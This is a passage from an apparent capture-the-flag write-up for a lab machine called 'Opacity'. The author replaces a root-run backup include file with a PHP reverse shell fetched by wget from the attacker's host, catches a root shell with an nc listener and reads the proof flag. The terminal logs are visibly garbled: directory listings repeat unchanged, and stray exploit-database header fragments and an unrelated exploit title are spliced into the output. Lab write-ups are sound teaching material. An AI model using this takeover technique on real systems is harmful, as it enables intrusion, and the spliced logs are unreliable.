[i] fst540 Dump fstab file..... skip
_____( system )_____
[i] sys000 Who is logged in..... skip
```

We had read access to a backup file. I also found a script in sysadmin's home directory that used the backup.zip file to save a backup of the scripts folder.

```

sysadmin@opacity:~$ ls -la
total 132
drwxr-xr-x 2 sysadmin root 4096 Jul 26 2022 .
drwxr-xr-x 3 root root 4096 Jul 8 2022 ..
-rw-r--r-- 1 root root 9458 Jul 26 2022 application.php
-rw-r--r-- 1 root root 967 Jul 6 2022 backup.inc.php
-rw-r--r-- 1 root root 24514 Jul 26 2022 bio2rdfapi.php
-rw-r--r-- 1 root root 11222 Jul 26 2022 biopax2bio2rdf.php
-rw-r--r-- 1 root root 7595 Jul 26 2022 dataresource.php
-rw-r--r-- 1 root root 4828 Jul 26 2022 dataset.php
-rw-r--r-- 1 root root 3243 Jul 26 2022 fileapi.php
-rw-r--r-- 1 root root 1325 Jul 26 2022 owlapi.php
-rw-r--r-- 1 root root 1465 Jul 26 2022 phplib.php
-rw-r--r-- 1 root root 10548 Jul 26 2022 rdfapi.php
-rw-r--r-- 1 root root 16469 Jul 26 2022 registry.php
-rw-r--r-- 1 root root 6862 Jul 26 2022 utils.php
-rwxr-xr-x 1 root root 3921 Jul 26 2022 xmapi.php

```

It used a file called `backup.inc.php` So I replaced that file with my php reverse shell.

```

sysadmin@opacity:~$ ls -la
total 132
drwxr-xr-x 2 sysadmin root 4096 Jul 26 2022 .
drwxr-xr-x 3 root root 4096 Jul 8 2022 ..
-rw-r--r-- 1 root root 9458 Jul 26 2022 application.php
-rw-r--r-- 1 root root 967 Jul 6 2022 backup.inc.php
-rw-r--r-- 1 root root 24514 Jul 26 2022 bio2rdfapi.php
-rw-r--r-- 1 root root 11222 Jul 26 2022 biopax2bio2rdf.php
-rw-r--r-- 1 root root 7595 Jul 26 2022 dataresource.php
-rw-r--r-- 1 root root 4828 Jul 26 2022 dataset.php
-rw-r--r-- 1 root root 3243 Jul 26 2022 fileapi.php
-rw-r--r-- 1 root root 1325 Jul 26 2022 owlapi.php
-rw-r--r-- 1 root root 1465 Jul 26 2022 phplib.php
-rw-r--r-- 1 root root 10548 Jul 26 2022 rdfapi.php
-rw-r--r-- 1 root root 16469 Jul 26 2022 registry.php
-rw-r--r-- 1 root root 6862 Jul 26 2022 utils.php
-rwxr-xr-x 1 root root 3921 Jul 26 2022 xmapi.php

```

```

root@kali:~# netcat -l -p 80
listening on [any] 80 ...
connect from [REDACTED] 443

```

I started a netcat listener

```
(root@kali:~/thm/opacity)
# rlwrap nc -lnpv 1234
listening on [any] 1234 ...

Linux Kernel 2.6.19 < 5.9 - Netfilter Local Privilege Escalation
```

After transferring the reverse shell with the name as `backup.inc.php`, I got a reverse shell in some time.

```
sysadmin@opacity:~/scripts/lib$ mv backup.inc.php backup.inc.php.bak
sysadmin@opacity:~/scripts/lib$ wget http://10.21.17.140/backup.inc.php
--2025-04-24 06:15:14-- http://10.21.17.140/backup.inc.php
Connecting to 10.21.17.140:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5494 (5.4K) [application/octet-stream]
Saving to: 'backup.inc.php'

backup.inc.php          100%[=====] 5.37K --.-KB/s   in 0s

EVD-ID:          CVE:          Author:          Type:          Platform:        Date:          Exploit: / { }          Vulnerable App:
2025-04-24 06:15:14 (18.9 MB/s) - 'backup.inc.php' saved [5494/5494] LOCAL    LINUX  2025-04-24

sysadmin@opacity:~/scripts/lib$ ls -la
total 140
drwxr-xr-x  2 sysadmin root      4096 Apr 24 06:15 .
drwxr-xr-x  3 root     root      4096 Jul  8 2022 ..
-rw-r--r--  1 root     root     9458 Jul 26 2022 application.php
-rw-r--r--  1 sysadmin sysadmin  5494 Apr 24 05:11 backup.inc.php
-rw-r--r--  1 root     root     967 Jul  6 2022 backup.inc.php.bak
-rw-r--r--  1 root     root    24514 Jul 26 2022 bio2rdfapi.php
-rw-r--r--  1 root     root   11222 Jul 26 2022 biopax2bio2rdf.php
-rw-r--r--  1 root     root    7595 Jul 26 2022 datasource.php
-rw-r--r--  1 root     root    4828 Jul 26 2022 dataset.php
-rw-r--r--  1 root     root    3243 Jul 26 2022 fileapi.php
-rw-r--r--  1 root     root    1325 Jul 26 2022 owlapi.php
-rw-r--r--  1 root     root    1465 Jul 26 2022 phplib.php
-rw-r--r--  1 root     root   10548 Jul 26 2022 rdfapi.php
-rw-r--r--  1 root     root   16469 Jul 26 2022 registry.php
```

After gaining root access, I captured `proof.txt` from `/root`.

```
(root@kali:~/thm/opacity)
# rlwrap nc -lnpv 1234
listening on [any] 1234 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.191.143] 32880
Linux opacity 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
06:16:01 up 1:52, 1 user, load average: 0.00, 0.01, 0.03
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
sysadmin pts/2 10.21.17.140 05:57 49.00s 0.09s 0.09s -bash
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# python3 -c "import pty;pty.spawn('/bin/bash')"
root@opacity:/# export TERM=xterm
export TERM=xterm EVD-ID:          CVE:          Author:          Type:          Platform:        Date:          Exploit: / { }          Vulnerable App:
root@opacity:/# cd /root
cd /root
root@opacity:~# ls
ls
proof.txt  snap
root@opacity:~# cat proof.txt
cat proof.txt
ac[REDACTED]
root@opacity:~# |
```

That's it from my side, until next time !

